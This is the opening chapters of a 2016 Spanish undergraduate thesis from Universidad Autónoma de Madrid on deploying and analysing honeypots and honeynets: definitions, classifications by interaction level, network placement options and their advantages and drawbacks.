Universidad Autónoma de Madrid

Escuela Politécnica Superior

Grado en Ingeniería Informática

TRABAJO DE FIN DE GRADO

ANÁLISIS Y ESTUDIO DE HONEYPOTS COMPLEJOS: HONEYNETS

Diego Jurado Pallarés
Tutor: Francisco de Borja Rodríguez Ortiz

Julio 2016

ANÁLISIS Y ESTUDIO DE HONEYPOTS COMPLEJOS: HONEYNETS

Autor: Diego Jurado Pallarés
Tutor: Francisco de Borja Rodríguez Ortiz

Dpto. Ingeniería Informática
Escuela Politécnica Superior
Universidad Autónoma de Madrid

Julio 2016

Agradecimientos

Antes de empezar, me gustaría dar las gracias a todas aquellas personas que me han apoyado, tanto en este trabajo como a lo largo de todos estos años durante mis estudios.

Sin lugar a dudas, quiero destacar la labor que ha realizado mi familia quien me ha ayudado durante toda mi vida. Gracias a mis padres, mi hermano y toda mi familia por apoyarme incondicionalmente en todo momento y cuando más lo necesitaba. En ningún momento dudasteis de mí y me animasteis a conseguir todos mis objetivos demostrándome que soy capaz de alcanzar cualquier meta y conseguir todo lo que me proponga.

Gracias también a mi novia, por aguantar mis bajones y por levantarme el ánimo cuando era necesario. Por acompañarme durante todos estos años de estudio, compartiendo proyectos y largas noches de estudio.

Por supuesto, especial agradecimiento a Francisco de Borja Rodríguez Ortiz, por ofrecerme su ayuda como tutor desde un principio, pese a la gran carga de trabajo que esto conlleva, por confiar en mí cuando le propuse este maravilloso trabajo y por asesorarme y ayudarme durante todos estos meses.

Resumen

Resumen — El trabajo de fin de grado que se presenta tiene como finalidad la detección, estudio, análisis e investigación de ciertos tipos de ataques informáticos que circulan por la red mediante el uso de la tecnología de los sistemas señuelo Honeynets.

Para ello, se desplegará una red de diferentes Honeypots integrados entre sí, con los que obtendremos un amplio y variado registro de los ataques recibidos tanto en la Universidad Autónoma como en la propia Red Doméstica sin comprometer nuestros sistemas.
Con el fin de obtener los mejores resultados y obtener el mayor número de ataques posibles, será imprescindible dar a nuestros sistemas una apariencia real, ya que se demostrará más adelante que la configuración por defecto no es apropiada.

Por otro lado, la principal complejidad de una Honeynet es la integración entre los diferentes tipos de Honeypots. En este proyecto integraremos y normalizaremos los datos en una base de datos (MySQL) convirtiéndolos en información que facilite la toma de decisiones en tiempo real.

Se desarrollará una herramienta en python *"HoneyThon"* que nos permitirá visualizar la estadística y correlación de los resultados obtenidos y realizar un análisis forense de forma automatizada, dotando a nuestro sistema de cierta versatilidad.
Dentro de la funcionalidad implementada, esta herramienta nos permitirá entre otras cosas: analizar el comportamiento y reputación de nuestros atacantes, intersección de atacantes en el sistema, detectar ataques internos y de fuerza bruta a nuestros sistemas y analizar las trazas de Malware registradas.

Además, uno de los análisis más interesantes es el estudio de la efectividad de la seguridad utilizada en la Universidad Autónoma de Madrid. Esto ha sido posible gracias a la ayuda del CAU (Centro de Atención a Usuarios) y miembros del Equipo de Seguridad en Red y Tecnologías de la Información.

Por último, se desarrollará una interfaz web más avanzada con el uso de tecnologías como Bootstrap, HTML, PHP, Javascript, Leaflet de forma que podamos visualizar los resultados de una forma más agradable y localizar a nuestros atacantes mediante la geolocalización por mapas. Esta interfaz no presenta toda la funcionalidad que contiene HoneyThon, pero sienta las bases para un futuro desarrollo.

Palabras clave — Seguridad Informática, Big Data, Automatización de procesos, Honeypots, Honeynet, Cowrie, Glastopf, Telnet, Análisis Forense, Análisis de Malware, Botnets, Taxonomía de Ataques Informáticos.

Abstract

Abstract — The final degree work presented consists in the detection, study, analysis and investigation of certain types of computer attacks happening nowadays by using the technology of decoy systems (Honeynets).

For this reason, a network of different integrated Honeypots through which we will get a wide register of the attacks received both at the University and the Home Network without compromising our own systems will be deployed.
In order to get the best results and get the largest number of potential attacks, it is essential to give our systems a real appearance as default configuration is not valid.

On the other hand, the main complexity is the integration between the different types of Honeypots. In this proyect we will integrate and normalize data in a database (MySQL) turning them into information to facilitate decision making in real time.
I will develop a tool in python called *"HoneyThon"* that allow us to view all statistics and correlation of the results and perform forensic analysis automatically, giving our system some versatility. Within the implemented functionality, this tool will allow us, among other things: analyze the behavior and reputation of our attackers, intersection between atackers, detect internal and brute force attacks on our systems and analyze traces of Malware registered.

In addition, one of the most interesting analysis is the study of the effectiveness of the security used at the Universidad Autónoma de Madrid. This has been possible thanks to the help of the CAU (User Attention Center) and members of the Network Security Team and Information Technology.

Finally, a more advanced web interface will be developed using technologies like Bootstrap, HTML, PHP, Javascript (Leaflet) so that we can display the results in a more pleasant way and locate our attackers through Geolocation by maps. This interface does not have all the functionality that contains HoneyThon , but serve for future development.

Key words — Computer Security, Big Data, Process automation, Honeypots, Honeynet, Cowrie, Glastopf, Telnet, Forensic Analysis, Malware Analysis, Botnets, Taxonomy of Computer Attacks.

Índice general

Índice de figuras

Capítulo 1

Introducción

La consolidación de Internet como medio de interconexión global ha provocado que el número de incidentes y ataques relacionados con los sistemas informáticos haya aumentado considerablemente durante estos últimos años.
Nos encontramos en plena evolución, donde el constante crecimiento y desarrollo de las tecnologías de la información (TIC) no solo aporta grandes beneficios, adelantos culturales, económico y sociales, sino que también ha dado paso a gran cantidad de delitos informáticos.

El presente documento se desarrolla en campo de la Ciberseguridad y el Big Data centrándose en el estudio y análisis de una de las tecnologías más innovadoras dentro del campo de la seguridad informática y la informática forense, los sistemas señuelo, conocidos comúnmente como Honeypots y Honeynets.
Estos sistemas se encargan de emular vulnerabilidades típicas en entornos controlados lo cual es muy útil para las investigaciones forenses ya que permiten recolectar información sobre los atacantes, activar sistemas de alertas y predecir ataques entre otras cosas.

En primer lugar, se realizó un proceso de investigación, documentación y estudio sobre Honeypots y Honeynets, utilizando herramientas ya existentes de código abierto y valorando todas las posibilidades en cuanto al despliegue de estos sistemas.
Finalmente se decidió diseñar nuestra propia Honeynet haciendo uso de algunas herramientas existentes como veremos más adelante.
La elaboración de un correcto esquema de red y la configuración del mismo no fué un proceso trivial, ya que nos dimos cuenta que algunas de las configuraciones por defecto que nos ofrecen estas herramientas hacían que los Honeypots fueran detectados por algunos motores de búsqueda y por algunos de los atacantes, abandonando el sistema de forma inmediata.

Una vez configurados los sensores e implementadas las mejoras, se procedió al tratamiento y gestión de los datos obtenidos. Dado su gran volumen, se contrató un servidor centralizado donde poder almacenar todos los datos obtenidos y se creó una base de datos (MySQL) desde la cual poder gestionar toda la información.

Cualquier investigación requiere un análisis exhaustivo, y ese fue el siguiente paso, analizar todos los ataques recibidos y sacar unas conclusiones firmes.
Para ello, se decidió desarrollar dos herramientas, una herramienta en python para visualizar los resultados en tiempo real y con la que poder realizar un análisis forense y una herramienta web

con la que poder visualizar de forma más avanzada los resultados, mediante tablas, gráficos y geolocalización por mapas de los atacantes.

Dentro del análisis forense, nuestra herramienta nos permitirá categorizar a los atacantes, reproducir el comportamiento exacto de sus ataques, estudiar las muestras de Malware que dejan en nuestros sistemas analizando las tendencias e identificando nuevas amenazas, detectar ataques internos o de fuerza bruta e incluso identificar a los atacantes que utilizan redes de anonimato muy conocidas como "The Onion Router"(TOR).
Además, se ha realizado un estudio sobre la efectividad de la seguridad en la Universidad Autónoma de Madrid, comprobando que es muy efectiva para ataques hacia servicios Web y SSH, pero bastante débil ante ataques vía Telnet.
Para el desarrollo de estas herramientas, se han utilizado una gran cantidad de tecnología (MySQL, VirtualBox, Raspberry, Bootstrap, Python, PHP, HTML, Javascript, Leaflet, C3JS, GeoIP y Motores de detección de amenazas como VirusTotal, CYMON, Malwr Analysis o AlienVault.

1.1. Motivación

Esta trabajo tiene como origen las publicaciones de Cliff Stoll y Bill Cheswick: [1] "The Cuckoo's Egg" y [2] "An evening with Berferd" a principios de los noventa, donde se introdujo por primera vez el concepto de sistemas señuelo o Honeypots.

Fue años más tarde cuando tuvo lugar la creación de una de las organizaciones más importantes para el devenir de los Honeypot [3] "The Honeynet Proyect - 1999" ,una organización sin ánimo de lucro que ha contribuido a luchar contra el malware y los ataques maliciosos de ciberciminales siendo uno de los referentes dentro del campo de la seguridad y que me ha ayudado enormemente en términos de comprensión.

La idea de este proyecto nace de la necesidad de obtener y analizar los diferentes tipos de amenazas informáticas que están presentes en nuestros días, mediante el despliegue de una red de Honeypots complejos (Honeynet) que se encargan de emular vulnerabilidades que están presentes en muchos de los sistemas que circulan por la red.

Otro de los factores que nos lleva a la implementación de esta Honeynet, fue la necesidad de protegernos ante las nuevas amenazas ya que estas representan un riesgo potencial en la linea de negocio de las compañías y organizaciones.
Estudios recientes revelan que en la actualidad, un elevado porcentaje de estas entidades están infectadas con Malware, Exploit-Kits, Troyanos, Ransomware y están expuestas a la pérdida de datos, lo que puede provocar resultados catastróficos e incluso pueden llevar al quiebre de una empresa u organización.

Una vez concienciados de la potencia de poseer una herramienta con estas características, que hace de señuelo para los ciberdelincuentes y desvía la atención de estos hacia nuestra plataforma, vi la necesidad de mejorar notablemente el grado de discreción de nuestros sistemas.
Esto se debe a que un atacante podría ser capaz de detectar su acceso al sensor, dejando de ser un objetivo y abandonando de inmediato el sistema, o lo que es peor, intentando obtener acceso a los restantes dispositivos de nuestra red personal.

Con estas modificaciones, obtenemos un sistema completamente fiable, seguro y discreto para los atacantes. Se ha observado durante el despliegue de los Honeypots, que muchas veces los atacantes no tienen conocimientos sobre el funcionamiento global del sistema al que han conseguido acceder. Se puede observar que ejecutan programas que pertenecen a otros sistemas operativos, o se limitan a utilizar scripts para borrar las huellas e instalar una serie de binarios que les permitirá seguir expandiéndose y atacando a otros servidores en la red.

Para finalizar, y como parte de mi motivación hacia este proyecto, se implementará una serie de herramientas que nos permitan analizar de una manera versátil todos los datos recopilados.

1.2. Objetivos y alcance

El objetivo principal del proyecto consiste en la integración de diferentes Honeypots en una red, comúnmente conocida como Honeynet, mediante la cual realizaremos un estudio y análisis de los ataques recibidos a la infraestructura, obteniendo información muy valiosa y aprendiendo las metodologías de los atacantes.
Para el cumplimiento de este objetivo, son necesarios los siguientes subobjetivos:

1. **Subobjetivo I - Implementación y configuración de una Honeynet**
   Se basa en la implementación y configuración de una Honeynet, con el correspondiente despliegue de Honeypots tanto en cada una de las máquinas proporcionadas por la Universidad Autónoma de Madrid, como en la propia Red Doméstica.
   Será importante configurar correctamente los sensores, de forma que no puedan ser detectados por los atacantes.

   - Virtualización con VirtualBox de 4 máquinas proporcionadas por la Universidad Autónoma de Madrid.
   - Uso de distintos Sistemas Operativos para cada una de las máquinas utilizadas (Debian,Ubuntu,Raspbian).
   - Despliegue e integración de Honeypots en cada una de las máquinas.
   - Implantación de mejoras en cada uno de los Honeypots desplegados.
   - Ocultación de los sensores para un mejor funcionamiento.
   - Uso de Raspberry Pi3 para el despliegue de Honeypots en Red Doméstica.

2. **Subobjetivo II - Captura, integración, normalización y visualización de los datos obtenidos**
   Se procederá a la captura de los datos en cada uno de los sensores, para posteriormente integrarlos en una base de datos (MySQL) situada en un servidor centralizado. Se normalizarán los datos, y se mostrarán de forma visual en una serie de herramientas implementadas, dándole cierta inteligencia.

   - Captura de datos sobre los ataques recibidos en cada uno de los sensores.
   - Creación de base de datos (MySQL) en servidor centralizado para la integración de los datos de forma dinámica.
   - Envío de datos al servidor con su posterior normalización.
   - Desarrollo de herramienta HoneyThon en python, para el estudio estadístico y la automatización de procesos.

- Implementación de herramienta web para una visualización de datos más agradable.
- Creación de tablas, gráficos estadísticos y posicionamiento de los atacantes mediante Geolocalización por mapas.

3. **Subobjetivo III - Estudio y análisis de los datos obtenidos por la Honeynet**
   En este punto realizaremos un análisis y estudio de todos los datos obtenidos durante la fase previa, estudiando y analizando la información obtenida sobre los atacantes.
   Realizaremos un análisis forense sobre el Malware obtenido, detectando las posibles tendencias de ataque, la actividad de Botnets y la realización de ataques por fuerza bruta, recopilando todos estos datos de forma estadística.

   - Recopilación de ataques en los sensores durante un periodo de 30 días.
   - Análisis estadístico de la información obtenida en cada sensor.
   - Intersección de atacantes en los distintos sensores.
   - Análisis del comportamiento de los atacantes en el sistema.
   - Análisis del estado actual del Malware.
   - Identificación de Botnets y categorización de atacantes mediante listas de reputación.
   - Detección de ataques por fuerza bruta y ataques internos en nuestra red.
   - Identificación de atacantes a través de Nodos TOR.
   - Análisis de la Seguridad en la Universidad.

Capítulo 2

Tecnología Honeypot

Son muchas las soluciones de seguridad informática implementadas por las organizaciones y empresas. Dentro de estos dispositivos, podemos encontrar herramientas diseñadas para resolver un problema específico, como podrían ser los SIEM, IDS/IPS (detección y prevención de intrusos), WAF, Firewalls y Anti DDoS.

Sin embargo, solo unas pocas organizaciones hacen uso de los sistemas señuelo, ya que los Honeypots como plataforma de investigación son desconocidos no solo para usuarios de TIC sino también para la gran mayoría de los profesionales.
Antes de empezar con el desarrollo de nuestra red, es necesario conocer en que consisten estas maravillosas herramientas.

2.1. Definición de Honeypot

Un Honeypot (en inglés "tarro de miel"), [4] es un sistema muy flexible dentro de la seguridad informática basado en un sistema con ficheros, directorios y servicios que simulan un sistema real, cuyo valor radica en ser probado y que se encarga de atraer y analizar el comportamiento de los atacantes en internet.

Este recurso provee al informático forense de una información extremadamente valiosa y podría clasificarse como una herramienta que recoge información y evidencias sobre las potenciales amenazas y vulnerabilidades existentes en redes y sistemas informáticos, con el fin de obtener el conocimiento y la inteligencia necesaria para ejecutar un procedimiento de respuesta global ante incidentes.

La idea de atraer a los atacantes hacia tu propio sistema puede resultar muy contradictorio, pero lo que se busca con la implementación de estos sistemas señuelo es capturar todo el tráfico de red entrante y saliente de forma que podamos conocer todos los detalles sobre las tendencias y metodologías de ataque de los cibercriminales así como los fallos de seguridad a los que puede estar expuesto nuestra red, con el fin de subsanarlos.

Por otro lado, no solo es importante conocer los patrones y metodologías de los atacantes, sino también sus comportamientos y habilidades cuando se enfrenta a explotar vulnerabilidades en sistemas y redes. Cabe destacar que los Honeypots no son una herramienta preventiva, más bien

pueden categorizarse como una herramienta de detección.
Los Honeypots pueden utilizarse para desalentar a los atacantes, haciendo que pierda el tiempo tratando de entrar en un sistema en el que no va a encontrar información valiosa. En este tiempo, podemos obtener detectar al intruso, obtener información y aprender de sus técnicas para proteger nuestro sistema.

Pese a que todo este proceso parezca algo simple, este tipo de herramientas no son triviales por lo que no deben ser utilizadas por cualquiera. Deben ser desplegadas por personas especializadas y expertas en este ámbito, ya que una mala configuración de los Honeypots podría servir como puerta de entrada a las redes y sistemas de producción ofreciendo un puente de acceso a los entornos críticos de una empresa u organización.

Los Honeypots se complementan a la perfección con otras herramientas de carácter proactivo como lo son los antivirus, Sniffers, Firewalls, IDS/IPS, SIEM, WAF y Sandbox, proporcionando a nuestros sistemas y redes una protección mucho más consistente.

2.2. Funcionalidad y Finalidad de un Honeypot

Tradicionalmente, uno de los problemas más emblemáticos entre los profesionales de la seguridad informática y las organizaciones, es el de separar el tráfico productivo del tráfico malicioso de entre una enorme cantidad de información.

Herramientas y técnicas como los Sistemas de Detección de Intrusiones (IDS), análisis forense o plataformas SIEM, utilizan algorítmos para determinar qué es tráfico de producción y qué es actividad maliciosa. Sin embargo, la sobrecarga de información, la contaminación de los datos, actividades no descubiertas, falsos positivos y falsos negativos puede hacer el análisis y la determinación de las actividades algo extremadamente difícil.

Los Honeypots son herramientas capaces de capturar y analizar todo tipo de ataques incluyendo ataques automatizados como los de un gusano informático, con el fin de aportar información al informático forense.

Pueden ejecutarse bajo cualquier sistema operativo y emular cualquier servicio. Los servicios configurados determinarán los vectores de ataque disponibles para que el intruso comprometa y ponga a prueba el sistema.

Los Honeypots son sistemas sin valor productivo, por lo que todas las conexiones recibidas serán consideradas como maliciosas y si se detectan conexiones salientes seguramente sea porque el sistema ha sido comprometido.

La funcionalidad de un Honeypot puede ser tan simple como un ordenador/servidor que ejecuta un programa o servicio concreto, escuchando en un determinado puerto. A su vez, puede ser tan complejo como una red de ordenadores reales, funcionando bajo distintos sistemas operativos y ejecutando numerosos servicios, los cuales son típicamente vulnerables.

Existe también la posibilidad de crear Honeypots completamente virtualizados. Esto puede resultar muy útil ya que muestra al atacante una apariencia real, no guarda ninguna información relevante y en caso de mostrar usuarios o contraseñas, son completamente ficticias.

En la figura 2.1, observamos un esquema general de la funcionalidad básica de los Honeypots:




Figura 2.1: Esquema general de funcionalidad - Fuente propia

Estas son algunas de las posibilidades que nos ofrecen los Honeypots:

1. Desviar y distraer la atención del atacante.
2. Monitorizar conexiones entrantes y salientes.
3. Detectar y aprender nuevas vulnerabilidades.
4. Obtener información sobre el atacante (Sistema Operativo, geolocalización, dirección IP, puertos, etc).
5. Obtener tendencias de ataque y países más atacados.
6. Detectar nuevas muestras de Malware que aún no se conozcan.
7. Disuadir al atacante, evitando posibles accesos a otros dispositivos.

2.3. Clasificación de los Honeypots

Como en otro tipo de soluciones, las clasificaciones pueden atender a distintas categorías. Los Honeypots se clasifican según su interacción (baja,media,alta) y según su nivel de interacción (producción o investigación).

2.3.1. Honeypots según su Implementación

Dependiendo del uso que queramos darle a los Honeypots, podemos dividir en dos tipos de Honeypots según su implementación : Para Producción y para Investigación.

2.3.1.1. Honeypots de Investigación

Se utilizan mayoritariamente para la acumulación de información y evidencias con el fin de analizar el comportamiento, patrones y motivos por los que un atacante decide penetrar en una red o sistema.

Entre la información que pueden reportar este tipo de herramientas, podemos encontrar el sistema operativo del atacante, organización de atacantes (si se trata de un grupo o un único atacante) exploits utilizados, herramientas utilizadas, desde que puntos geográficos se están realizando los ataques, etc.
Todo esto resulta muy útil a la hora de estudiar los patrones y firmas de ataque dentro de cualquier compañía u organización.

Actualmente no se le da todo el valor que se merece a este tipo de Honeypots ya que muchas entidades consideran que el aprendizaje en este tipo de entornos es un coste y no una inversión. Solo tenemos que recurrir a los tres pilares básicos de la seguridad informática: prevención detección y respuesta, para darnos cuenta de la importancia de los Honeypots a nivel de investigación.

Este tipo de Honeypots son más complejos de implementar, gestionar y estudiar desde un punto de vista operativo, ya que requiere el uso de protocolos, servicios, aplicaciones y sistemas operativos para que puedan ser atacados por tanto supone una desventaja notable respecto a los anteriores.

Para finalizar, y a modo de resumen, si una organización quiere estudiar las técnicas, tendencias, comportamientos y origen de los ataques para reforzar el sistema, aprender y obtener inteligencia, debería implementar un Honeypot de investigación.
Por el contrario, si lo que quiere es proteger sus entornos, con el fin de bloquear ataques recibidos y monitorizar a los atacantes, entonces debería implementar un Honeypot de producción.

2.3.1.2. Honeypots de Producción

Se encargan de la protección interna de la infraestructura de una red u organización en ambientes reales de operación. Es imprescindible asegurar que está correctamente diseñado e implementado. Al implementar un Honeypot en una red de producción, el objetivo principal es la obtención de información sobre técnicas empleadas para tratar de vulnerar los sistemas que componen dicha infraestructura pero puede llegar a ser un punto muy vulnerable de la red.

Desde un punto de vista práctico, la función de este tipo de Honeypots es la de reducir o mitigar el riesgo de cualquier red o sistema. Sus objetivos principales son: asegurar las políticas de seguridad por identificación de ataques y detectar actividades sospechosas por parte de los cibercriminales.

El despliegue e implementación es considerablemente más sencillo que el resto, ya que por sus características requieren menos funciones y servicios ejecutándose.

2.3.2. Honeypots según su Interacción

Dependiendo del nivel de interacción de los Honeypots, el atacante podrá realizar diferentes acciones sobre nuestros sistemas. Dentro de su nivel de interacción se pueden dividir de la siguiente forma.

2.3.2.1. Honeypots de Baja Interacción

Este tipo de Honeypots suele ser creado y gestionado por organizaciones dedicadas a la investigación de acciones fraudulentas en la red, con la cual se investiga acerca de nuevas amenazas en la red. Su mayor funcionalidad reside en la detección de intentos no autorizados de conexión. Son más fáciles de utilizar y mantener, con un riesgo prácticamente nulo.

En ellos, lo que se emula son sistemas operativos, servicios o protocolos básicos, desplegados sobre un host con Linux o Windows, ya sea en máquinas físicas o en entornos virtualizados [5] como VirtualBox o VMWare.
Estos host deben ser bastionados previamente con el fin de prevenir que el atacante pueda comprometer el sistema, para ello, es muy importante la ubicación de estos sistemas, como veremos más adelante.

Se categorizan como Honeypots de baja interacción puesto que no hay ningún servicio real ejecutándose y el atacante solo podrá obtener información sobre el sistema operativo que se esta emulando, podrá explotar vulnerabilidades básicas o escalar privilegios en alguno de los servicios en el Honeypot.

Pese a todas estas limitaciones, podrá obtenerse información de utilidad para el informático forense tales como servicios atacados, intentos de login realizados, fecha y hora del ataque, dirección IP de origen, etc.

2.3.2.2. Honeypots de Media Interacción

Brindan un nivel de interacción mayor que los Honeypots de baja interacción, sin llegar a la complejidad de los de alta interacción. Es el punto intermedio y se utilizan para recolectar más información sobre las actividades efectuadas por los atacantes.

Se caracterizan emular un sistema operativo real, además de servicios más sofisticados. Estos proveen de mayor información que los anteriores, son más complejos y evidentemente el nivel riesgo aumenta.

Un buen ejemplo de estos podría ser emular un servicio de acceso remoto como [6] Secure Shell (SSH) o Telnet donde el atacante podría utilizar herramientas de escaneo de vulnerabilidades, troyanos, virus, o ejecutar código malicioso de forma remota.
Es muy importante configurar estos Honeypots para responder parcialmente a este tipo de ataques, emulando los protocolos y servicios de forma correcta con el fin de mostrar al atacante una apariencia completamente real y fiable.

El encargado de gestionar estos Honeypots, debe poseer no solo los conocimientos de como funcionan los protocolos, sino también de como lo hacen los servicios y aplicaciones que se van a emular asegurando de forma robusta esta pieza del sistema, ya que un fallo podría comprometer el resto de la red.

Una de las desventajas es la cantidad de tiempo que conlleva su instalación, configuración y mantenimiento.

2.3.2.3. Honeypots de Alta Interacción

Este tipo de Honeypot se trata de un sistema convencional, construido con máquinas reales como el que podría utilizar cualquier usuario. Se sitúan generalmente en la red interna en producción y no tiene más utilidad que la de ser atacados, lo cual significaría que el sistema está mal configurado.

Son los más complejos, y el tiempo que lleva su puesta en marcha y mantenimiento es mucho mayor que los anteriores.

Uno de los principales objetivos es que el atacante se haga con el control del Honeypot, y esto se consigue escalando privilegios hasta llegar a ser super usuario (root). En este punto, la información de cual se podría disponer sobre el atacante sería: direcciones IP, geolocalización, herramientas y exploits utilizados.

Cada interacción con este Honeypot se considera sospechosa por definición, y todo el tráfico debe ser monitorizado y almacenado en una zona segura de la red a la que un potencial atacante no tenga acceso.
Todo ello permite obtener una huella completa de cómo se realiza un ataque, no como en los anteriores tipos de Honeypots, donde se emulaban aplicaciones, sin capturar toda la información sobre el proceso de ataque.

Para reforzar la seguridad de estas herramientas, es imprescindible que se encuentren completamente aisladas de las redes de producción, ya que debemos reducir la capacidad que tiene el atacante de poder lanzar ataques al resto de la red desde el sistema vulnerado.
Para ello, haremos uso de los Firewalls, IDS o DMZ como veremos a continuación.

2.4. Ubicación de un Honeypot

Otro de los aspectos que deberemos tener en cuenta a la hora de implementar nuestros Honeypots, es en que lugar se ubicará en una red.

Actualmente existen distintas arquitecturas que se pueden diseñar en función de los requerimientos y objetivos. Es por esto que la ubicación juega un papel muy importante, es una parte fundamental y que deberemos tener en cuenta, con el fin de maximizar la efectividad y el número de ataques que recibimos.
Los sistemas señuelo, ofrecen la posibilidad de detectar ataques tanto internos como externos a la red, y por ello deberemos ubicar nuestros sensores en una zona u otra de nuestra red, dependiendo de los ataques que queramos analizar y estudiar.

Una mala implementación, hará que los atacantes no intenten atacar el sistema, o simplemente abandonen el sistema tras conseguir el acceso.

2.4.1. Antes del Firewall (Front of Firewall)

Esta ubicación nos permite obtener acceso directo a los atacantes, ya que es el propio firewall el encargado de filtrar una parte del tráfico malicioso o indeseado, de esta forma, podremos obte-

ner trazas reales sobre su comportamiento y estadísticas muy fiables sobre la cantidad y calidad de ataques que puede recibir nuestra red.

Al implementar nuestro Honeypot antes del Firewall, evitaremos que nuestra red local (LAN) sea vulnerada, ya que el Honeypot se encontrará fuera de la zona protegida por el Firewall y por tanto es la ubicación donde menos riesgo se suministra a la red.
Esta es la principal ventaja que nos ofrece esta ubicación, pero también tiene algunas desventajas como por ejemplo: evitamos la detección de atacantes internos (en caso de haberlos) y generamos grandes volúmenes de tráfico, por la facilidad que ofrecemos para ser comprometidos. En la figura 2.2 podemos ver un esquema de esta implementación.




Figura 2.2: Ubicación Front of Firewall - Fuente InCO: Diseño e implantación de un Honeypot

2.4.2. Detrás del Firewall (Behind the Firewall)

Con esta implementación, el Honeypot se verá afectado por las reglas de filtrado del Firewall, y deberemos configurarlo correctamente, con el fin de permitir acceso a nuestro Honeypot a los atacantes externos.
Esta ubicación permite la detección de atacantes internos, Firewall mal configurados o máquinas infectadas ya sea por Ransomware, troyanos o atacantes externos.

Si aplicamos unas reglas de filtrado mediante listas negras ("Blacklists"), nuestro Honeypot no recibirá tantos ataques, y es posible que sus resultados se vean afectados si nuestro Honeypot se ha diseñado específicamente para investigación.
Una de las principales desventajas de esta ubicación, es la cantidad de eventos de seguridad que generarán otros sistemas como IDS/IPS, Firewall, etc. En la figura 2.3 podemos ver un esquema de esta implementación.




Figura 2.3: Ubicación Behind the Firewall - Fuente InCO: Diseño e implantación de un Honeypot

2.4.3. En DMZ (Zona Desmilitarizada)

Por último, tenemos la posibilidad de implementar nuestro Honeypot en la DMZ o zona desmilitarizada.
En mi opinión, esta es la ubicación que más me convence, ya que permite situar en el mismo segmento de red a nuestro Honeypot con nuestros servidores de producción, controlando el peligro ya que existe un Firewall que lo aísla del resto de nuestra red.

Una de las principales ventajas, es que se eliminan por completo las alarmas de los sistemas internos de seguridad y el peligro que supone para la red al no estar en contacto directo con esta. Es la arquitectura ideal para organizaciones o empresas y permite detectar ataques tanto externos como internos, con una simple reconfiguración del Firewall, ya que el Honeypot se encuentra en una zona de acceso público. En la figura 2.4 podemos ver un esquema de esta implementación.




Figura 2.4: Ubicación Zona Desmilitarizada (DMZ) - Fuente InCO: Diseño e implantación de un Honeypot

2.5. Ventajas y Desventajas de los Honeypots

Estas son las principales ventajas:

- Conceptualmente simples y generalmente fáciles de implementar.
- No requieren de una gran cantidad de recursos. Se puede implementar en prácticamente cualquier sistema como [7] Raspberry o Arduino, tanto de forma física como virtual ya que sus requisitos son mínimos.
- Capturan ataques y obtienen información completa acerca del atacante y sus metodologías, lo cual es muy útil a la hora de entender como se desarrollan, dando lugar a la creación de soluciones para su prevención.
- No requiere de una red de almacenamiento para sus logs, aunque si es recomendable.
- Reduce los falsos positivos.
- Detecta, monitoriza y analiza ataques a nivel interno y externo.

Por otro lado, sus desventajas son:

- Su detección puede resultar fácil por parte de un atacante experto, pudiendo distinguir entre un Honeypot o un sistema real. Por ello, es muy importante la fase de ocultación.
- Solo puede capturar datos de sistemas que se encuentran en la misma red, con lo que si otros sistemas están siendo atacados, el Honeypot no lo detectará.
- Requieren tener altos conocimientos a nivel técnico, ya que su implementación no es trivial y requiere un tiempo proporcional a su nivel de interacción.
- Una mala configuración, puede suponer el compromiso de todo un sistema, pudiendo convertir a nuestro sistema real en parte de una Botnet que realiza ataques a nivel global y de forma automatizada.
- La integración de datos con otros Honeypots, puede resultar muy costosa.

2.6. Herramientas para Gestión y Generación de Eventos de Seguridad

El volumen de datos generado por los sistemas de las organizaciones en la actualidad, es de una importancia considerable. El control adecuado de estos datos, garantizará las obligaciones legales y de cumplimiento para hacer frente a los riesgos de seguridad en IT.
Este trabajo se resuelve en este contexto, y por ello es importante [8] analizar algunas de las herramientas para gestión y generación de eventos de seguridad que existen hoy en día y que hacen que la gestión de datos sea manejable.
Las herramientas que veremos a continuación se pueden integrar y complementar con los Honeypots, proporcionando una funcionalidad extra.

2.6.1. Honeynets

Una Honeynet se define como un conjunto de sistemas señuelo o Honeypots altamente interactivos los cuales están diseñados para ser atacados y se centran principalmente en la investigación y recopilación de información sobre los atacantes.

La funcionalidad de una [9] Honeynet es diferente a la de los Honeypots tradicionales, ya que ofrece una mejor solución ante la detección y recopilación de información de los atacantes. Esto se debe a la complejidad de la infraestructura, que permite recopilar distintos tipos de ataques en sensores distribuidos en cualquier parte del mundo.

